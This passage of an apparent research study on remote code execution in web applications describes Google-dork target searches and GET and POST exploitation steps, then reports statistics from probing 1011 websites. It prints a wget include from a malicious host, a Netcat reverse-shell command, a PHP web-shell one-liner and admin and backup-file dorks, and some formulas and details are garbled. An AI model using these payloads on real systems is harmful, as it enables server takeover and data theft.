At first attacker finds parameter based PHP website by using the Google Dork such as "**inurl:any.php?message=null;**" to find vulnerable websites. Using special plug-ins a request is made to Google, which returns with the list of PHP base website that contains the parameters [Figure3].



Target website search by using "google dork"
Response to the Attacker
Attacker
Browser
Response Back with vulnerable or not
Process for Vulnerability check
Server Receive from browser URL based Request
Processing
Server

Figure 3: Finding possiblevulnerable websites through the use of Google Dork

Then the attacker searches for the vulnerability in the website found using Google Dork (i.e.*http://www.vulnsitesite.com/index.php?message=text*)by sending a request through the browser to the server [Figure 4]. If the exploitation is successful then the attacker locates the susceptible parameters and executes the "wget" commands to run malevolentcode on that web application i.e.*http://www.vulnsitesite.com/index.php?page=wget, http://www.malicious.com/script.txt.*Doing thiswill include the file "http://www.malicious.com/script.txt"and executed on the server. It may look simple but is an effective attack.



Type malicious code i.e. www.any.com/message=echo "hello"
Attacker
Browser Request to the Server using Get Method
SERVER
Browser URL bar
Request back to the server i.e. say "hello" display
Output Result

Figure 4: Testing $_GET Based vulnerability in web application

As displayed in the Figure 5, by the use of the command line based tool Netcat, we have employed the Get Base Exploitation technique. It is the most common tool for this technique. The fundamental command for the Netcat is ‘nc options host ports’, where host is the desired IP address that you wish to parse and ports can either be a specific port or a series of ports separated by spaces or even a range of ports i.e. “nc –l –p 1234”. In this method, using his terminalthe attacker receives the packet scripts. Then the attacker injects the malevolent code in the URL of the vulnerable site i.e. –system (“NC –e /bin/base [IP] [port] where the IP is the IP address of the attacker’s PC and the port is the port of the attacker’s PC that they want to be used. Then the vulnerable website sends back response to the attacker’s deviceand thus the server control of the vulnerable site is under the control of the attacker’s device.



Attacker sent malicious command i.e. “NC –l –p 1234” of terminal
Response to Attacker
Terminal
Sent Request to the Server
Sent Response to the Terminal
Attacker
SERVER
DOS Request
http://www.
Attacker sent malicious command in to the URL I.e. System (“NC –e /bin/bash 192.168.0.119 1234”)
Web Address

Figure 5: RCE exploitationthrough the use of “Netcat” Tools

As per $_GET URLs, the model extracts input-able parameters from the URLs and inject malicious codes in them using the previously developed criteria we detect RCE vulnerability. Afterward, a method titled as ‘shel_exec()’ gets executed forcefully which provides return values for the action.

### ii) RCE Exploitation Process Based on $_Post Method

Similar to the previous method this exploitation is executed by the exploitation of RCE vulnerability, but this time through POST method. This method of RCE occurs from lack of validation of data passing through the POST method.

In Figure 6 an example of Pseudo code for POST Based RCE Exploitation is given. Here it is visible that in the code the “**shell_exec()”**is used twice.

```
Result: Print - Relevant Output
while SERVER [" Request Method"] ==" POST ()" do
  | Input: T= Request [Value]
  | if OS==" Windows" then
  |   | shell exec(T);
  | else
  |   | shell exec(T);
  | end
end
```

Figure 6: POST Based RCE Exploitation Pseudo code

When this functionis executed this can use the ping reply on the operating system. “T= REQUEST [‘Value’];” is used to retrieve the desired value. As there is no filtering available, RCE exploit runs in the application, sending the desired value to the attacker.

The POST based RCE can be divided into four stages. At the first stage the attacker searches for vulnerable web applications by usingGoogleDork (e.g. Inurl: any.php) or other tools [Figure7], which gives thema list of potential vulnerable application.



Target Website search by ‘Google Dork” i.e. inurl: index.php ?id=
Attacker
Browser
Browser to server Request
Possible website return by server
Server
Output Result

Figure 7: Searching for website that contains RCE vulnerability

Then the attacker sends request (i.e. ‘; echo hello’) to the web application to look for the exploitable vulnerability. If the server accepts the request and responds with the information the attacker requested for, then the attacker is assured that this website is vulnerable. The illustration of this process is given in Figure 8.



Attacker
Malicious Script Request i.e. echo "hello"
POST based Input Field
POST Based Input Field Request to Server by malicious code
Server
Malicious Script is loaded in the Server
Execution
Response Back with confidential information i.e. "hello"
Output

Figure 8: Searching for RCE vulnerable access points on the web application

"Burp suit" is a tool that helps the attacker to gain control over the vulnerable web application's server. In Figure 9, the attacker adds variables in the "Burp suit" software in order to acquire the access to the server root directory. Attacker makes request to the vulnerable server and then catches the response packet using "Burp suit". Thenthe built-in repeater function of "burp suit" modifies the raw data and requests the server. It keeps on repeating the process making the exploitation easier for the attacker. For example if the input variable is echo "<? PHP system($_GET['c']); ?>"  >shell.php, then the server executes this code and creates the  "shell.php" file. This file later on assists in getting access to the server.



Attacker
Sent request to the server i.e. "ping 8.8.8.8;
Input Field
Catch the Request
Shell.php based response server to Attacker
Burp suit
Generate Payloader i.e. "ping 8.8.8.8; echo "<? PHP system ($_GET['c']); ?>" > shell.php
SERVER

Figure 9: Burb Suit is uploaded by the Shell

```
Algorithm 1 Expolitation Process of RCE
Start
if $check\_URL(\$\_GET() || \$\_POST())$ then
    for $\$\_GET()$ do
        $Check\ Inputable\ Parameters \in URL\ Parameters$
        $Inject\ Malicious\ Code \rightarrow URL$
        $Force\ Execute \rightarrow shell\_exec()$
        if $response == true$ then
            return $\leftarrow RCE\ vulnerability$
        else
            return $\leftarrow Zero\ vulnerability$
        end if
    end for
    for $\$\_POST()$ do
        $Check\ Injectable\ Fields \in POST\ Data$
        $Inject\ Malicious\ Code \rightarrow Cookie\ Manager$
        $Input\ Malicious\ Data \rightarrow POST\ Tab$
        $Force\ Execute \rightarrow query()$
        if $response == true$ then
            return $\leftarrow RCE\ vulnerability$
        else
            return $\leftarrow Zero\ vulnerability$
        end if
    end for
end if
```

Figure 10: Exploitation process of RCE

The $_GET and $_POST methods are almostalike, and is becoming more common due to the lack of proper validation and securityguidelines. Attacker follows a set of techniques to gain access to the admin panel of the vulnerable web applicationvia the Command prompt. Attacker uses tools i.e. Netcat and Burp suit, which creates and connects with TCP and UDP connections whichallowsaccessing and alteration of data on these types of connection as long as they are open. This TCP/UDP provides the networking subsystem access to enableany users to interact in a normal or a scripted way with network application or services on the application layer.

The methodology is divided into two phases detail description as follows.

## 3.1 Data Collection

To collect the sample, we examined 1011 selected websites using dork. Dork contains the combination of search string and search operators that help find desired information. Few of the inputs that were used for this examinations includes “inurl admin/upload.php”, “inurl admin/config.php”, “inurl admin/dashboard.php”, “inurl admin/login.php”, “inurl site/backup.zip”, “inurl site/database.sql”. During dork production any change in syntax may differ depending on the given requisites as well as the search engines' (e.g. Bing, Qwant, and Yahoo) criteria. The moment the sites are available, we can move on to the pre-processing phase, where we will ensure the availability of RCE vulnerability.

## 3.2 Pre-Processing Phase

In this phase we will create a valid data set using raw data which is more often than not inconsistent,incomplete and tempered.After the list of probable vulnerable sites is generated as a response of the dork, each site must be examined through three exploitation techniques such as Get Based RCE, Post Based RCE, and OS Based RCE to verify the existence of RCE in those sites.

### a. Web-Based RCE

If any web application contains vulnerability, which enables an attacker torun system command on the server end, then it is called Web Based RCE vulnerability. A system fault in a web-based application is considered web application vulnerabilities. Lack of validationof form inputs, web server misconfiguration, flaws in theapplication design, are considered as some of vulnerability through which the security may be compromised of a web server.

### b. System Based RCE

If a service that is running on a system allows the execution of system commands, then it's called System Based RCE vulnerability. In this attack, the attacker uses tools like "Netcat" to gain access to the shell of the Victim's internet base device. When the victim installs the infected APK, the attacker gains total control of the device. This shell runs on the backend of the device and remotely transfers the victim's information onto the attacker's device.Thus the victim is unaware of the attack. In this method, the attacker usesthe social applications to target and exploit the vulnerability of the device. Figure 11 illustrates the System based RCE on android devices.

The attack will be terminated when the victim uninstalls the file i.e. APK file. But if victim gains control over the device before that, then the attack process will continue.



Process is kill or uninstall
Uninstaller
Activit/ Start
Uninstall
Active Starts
Process continue To Change APK Function
Disconnect
Netcat started, Connects to remote server
Commands from remote server are piped in to system shell
netcat
Netcat
Remote Attacker Device

Figure 11: RCE exploitation using Social Engineering on Android Device

In this study regarding Remote Code Execution, small sample size procedure is used as the sampling method as shown in Equation (1) (Robert and Daryle, 1960):

$$s = X^2 + (1 - P) \div d^2(N - 1) + X^2P(1 - P) \qquad (1)$$

In this equation the sample size required is ‘$s$’, ‘$X^2$‘ is the table value of chi-square for one degree of freedom at the desired confidence level, i.e. 3.841, ‘d’ is the degree of precision expressed as a proportion and the population size is ‘N’ and the population proportion is ‘P’.

# Chapter 4

## 4.0 Result and Discussion

The sample size of this experiment was identified by using Equation (1), through the use of a statistical tool called G8Power 3.1.9.2. Under F tests family several regression test has been conducted and since the maximum prognosticator of the used testing model is the type of exploitation, 4 is selected as the number of prognosticator. The value of α err prob was set as 0.05 and the value of Power (1-β err prob) was set as 0.95 in the tool. According to equation and toolsetting mentioned above the tool provides the result according to which minimum 129 samples out of 1011 were found RCE vulnerable. The Figure 12 displays the comparison between RCE free and RCE vulnerable website samples.




Figure 12: Comparison between RCE free and RCE vulnerable web application.

Total of 1011 potential websites were used in this investigation where 12.76% websites were found affected with Remote Code Execution (RCE) whereas the rest of 87.24% web applications were found to be not affected from RCE vulnerabilities.

From RCE potential websites sample collection used in this study we found that misconfiguration of sensitive data retrieval and unauthorized access on redirection settings and cookie accesswere found effective. We followed the Double Blinded Manual Penetration testing strategy (Stefinko, et al., 2016)(Byeong-Ho, 2008) to collect the information that was required to conduct this experiment. At first,using different demographics i.e. sectors. Binary Logistic Regression, Pearson's $\chi2$- value, and odd ratios; this dataset has been examined. Then, to analyze the associations between the factors of Remote Code Execution (i.e. reason of RCE attack, platform, and exploitation technique) the p-value tests were conducted. The result of the analysis has been demonstrated and discussed below.

The frequency analysis for the existence of RCE vulnerability in several sectors (education, e-commerce, government counterpart, health, and private company) is demonstrated in Table 1.

Table 1:Frequency Analysis of Existenceof RCE Vulnerabilityamong Five Sectors of Web Applications

| **Sector** | **Frequency** | **Percentage** |
|---|---:|---:|
| Education institute | 54 | 41.86% |
| E-Commerce | 29 | 22.48% |
| Medical Sector | 25 | 19.38% |
| Online Portal | 7 | 5.43% |
| Government Counterpart | 14 | 10.85% |
| **Total** | **129** | 100% |

From the above table it can easily be observed that the Educational web applications are affected the most by the Remote Code Execution vulnerability whereas Online portals have a decent percentagewhich indicates as the least affected sector for the given exploitation type. Others like E-commerce sites, government counterpart and Health institution sites are at a considerable risk percentage. The illustration of the value is given in Figure 13.




Figure 13: Frequency Analysis of RCE Vulnerability among Five Sectors

The Table 2is organized by considering odd ratio with confidence interval of prognosticator, frequency distribution with p-value and coalition among factors.

Table 2: Frequency Distribution of Risk Factors betweenDifferent Factors of RCE.

| Factors | | RCE Vulnerability Status | | P-value |
|---|---|---|---|---|
| | | Found | Not Found | |
| Reason of RCE | Use of Executable Function | 41 | 278 | .001* |
| | Input Sanitization | 75 | 433 | |
| | Privilege Escalation | 13 | 171 | |
| Exploitation Techniques | Get Based RCE | 64 | 357 | .013* |
| | Post Based RCE | 40 | 295 | |
| | OS Based RCE | 25 | 230 | |
| Sectors | Education institute | 54 | 260 | .000* |
| | E-Commerce | 29 | 201 | |

| | | | | |
|---|---|---|---|---|
| | Medical Sector | 25 | 190 | |
| | Online Portal | 7 | 101 | |
| | Government Counterpart | 14 | 130 | |
| Programming Language | PHP | 82 | 375 | .000* |
| | Java | 32 | 302 | |
| | .Net | 15 | 205 | |
| Platform | UNIX | 106 | 349 | .000* |
| | WINDOWS | 23 | 354 | |
| | MAC | 0 | 179 | |

The above table shows the frequency distribution of Remote Code Execution (RCE) web apps vulnerability with noteworthy variation among risk factors of RCE vulnerability.

The noticed effect of the prognosticator on RCE vulnerability has been shown in detail in the Table 3. With the goal of comparing different groups with 95% confidence interval (CI), Odds ratio (OR) has been used in Table 3.

Table 3:Analysis of OR with CI of Predictors

| Predictors | Sig. | OR | 95% CI for OR | |
|---|---|---|---|---|
| | | | Lower | Upper |
| Reason of RCE | .001 | .636 | .491 | .824 |
| Exploitation Techniques | .013 | .749 | .596 | .941 |
| Sectors | .000 | .778 | .683 | .885 |
| Programming Language | .000 | .665 | .520 | .825 |

|  |  |  |  |  |
|---|---|---|---|---|
| Operating System | .000 | .373 | .225 | .618 |

The primary reason of RCE Exploitation Techniques of RCE, platform, Reason of RCE, programming language, Exploitation Techniques, Sector have .373, .636, .665, .749, .778 times greater risk respectively than other ignored factors. The factors such asUnauthorized Cookie Access exploitation technique, the reason of Directory Readability and web applications developed with PHP platform are respectively 2.6912, 3.6812, and 14.7769 times greater than those who have no interrelation with above mentioned factors.

Table 4:Relationsbetween the Factors of RCE Vulnerability

|  | Reason of RCE | RCE Exploitation Techniques | Platform | Sectors | Programming Language |
|---|---|---|---|---|---|
| Existence of RCE |  |  |  |  |  |
| χ2 | 41.806 | 6.310 | 25.494 | 21.343 | 13.714 |
| P- Value | .000 | .043 | .000 | .000 | .001 |
| Reason of RCE |  |  |  |  |  |
| χ2 |  | 6.314 | 8.624 | 66.739 | 9.536 |
| P- Value |  | .000 | .000 | .000 | .000 |
| RCE Exploitation Techniques |  |  |  |  |  |
| χ2 |  |  | 1211.500 | 1100.917 | 102.994 |
| P- Value |  |  | .000 | .000 | .000 |
| Platform |  |  |  |  |  |
| χ2 |  |  |  | 58.293 | 843.762 |
| P- Value |  |  |  | .000 | .000 |
| Sectors |  |  |  |  |  |
| χ2 |  |  |  |  | 54.393 |
| P- Value |  |  |  |  | .000 |

Table 3 discusses Pearson's $\chi 2$ with p-value among the important factors.

P-value having less than 0.01 (<1%) among coalition factors are treated as highly noteworthy whereas p-value less than 0.05 (<5%) are denoted as significant.

## 4.1 Discussion

By analyzing Table 1 it can be observed that web applications in Educational domain are most vulnerable to Remote Code Execution vulnerability attack. Out of 129 vulnerable applications 41.86% were from this domain, where the other domains i.e. E-commerce sites, government counterpart, Health institution, Online portal had 22.48%, 19.38%, 10.85% and 5.43% respectively.

Table 2 contains Frequency Distribution with p-value of Risk Factors between Reason of RCE, Exploitation Techniques, Sectors, Platforms, and OSs vs. the Presence of RCE vulnerability in the web application. Here we can conclude that the factor 'Sector', 'Programming language', and 'Platform' ($p<0.000$) are remarkably interconnected with mentioned RCE vulnerability. While 'Reason of RCE' is also very closely connected ($p<0.001$) and 'Exploitation Techniques' ($p<0.013$) are also connected with RCE vulnerability.

Finally, from Table 4, it can be observed that all factors are remarkably associated among themselves.According to it the relationship between factors "RCE_Existance", "Reason of RCE", "Platform", "Sector" andProgramming language are notably high i.e. 'RCE_Existanceand Reason of RCE where value of p is .000 and value of $\chi 2$ is 41.806, RCE_Existance and Platform where value of p is .000 and value of $\chi 2$ is 25.494, RCE_Existance and Sector where value of p is .000 and value of $\chi 2$ is 21.343, RCE_Existance and Programming language where value of p is .001 and value of $\chi 2$ is 13.714, Reason of RCE and Exploitation techniques where value of p is .000 and value of $\chi 2$ is 6.314, Reason of RCE and Platform where value of p is .000 and value of $\chi 2$ is 8.624, Reason of RCE and Sector where value of p is .000 and value of $\chi 2$ is 66.739, Reason of RCE and Programming language where value of p is .000 and value of $\chi 2$ is 9.536, RCE Exploitation Technique and Platform where value of p is .000 and value of $\chi 2$ is 1211.500, RCE Exploitation Technique and Sectors where value of p is .000 and value of $\chi 2$ is 1100.917, RCE Exploitation Technique and Programming language where value of p is .000 and value of $\chi 2$ is 102.994, Platform and Sectors where value of p is .000 and value of $\chi 2$ is 58.293, Platform and Programming language where value of p is .000 and value of $\chi 2$ is 843.762, Sector and Programming language where value of p is .000 and value of $\chi 2$ is 54.393 and also RCE_Existance and Exploitation techniques where value of p is .000 and value of $\chi 2$ is 6.310.

# Chapter 5

## 5.0 Conclusion

For the conduction of this study we listed 1011 web applications among which 129 were found RCE vulnerable while other 882 were non-vulnerable. The web applications belonged to different sectors such as Education, Business, Governmental sites, Healthcare, web portal and Private Company.These applications were developed in different platforms like PHP, Java, and .Net etc. They were hosted on different operating platformsas well such as UNIX, Windows and Cent-OS. In order to get subjugated through RCE, this study has revealed that the leading factors of the applications are “RCE Exploitation Techniques”, ‘Sector’, ‘Programming language’, and ‘Platform’. from the sample data it has been observed that, 63.57%. RCE vulnerability is found in “PHP” developed application. Whereas the application that is built on “JAVA” and “.Net” platform is get affected by RCE with 24.81% and 11.62% respectively. Also, the applications hosted in “UNIX” are more likely to be vulnerable to RCE with “82.17%” whereas “Windows” has the probability of 17.83%. “IOS” hosted application is unlikely to be vulnerable from RCE. After analyzing the results, it can be stated that the “Platforms” are not the key responsible factor for creating REC vulnerability in a web application. However, it can be affirmed that PHP developers are less vigilantregarding RCE vulnerabilities. In this investigation, another noteworthy finding is that the web applications that contain “Session Misconfiguration”, “Improper Input Validation”, and “Sensitive Data Disclosure” are more vulnerable to be RCE. This vulnerability is leading to providing privileged access to an unauthorized user. The sites that have improper input validation problem are more intense with the risk.

## 5.1 Future Work

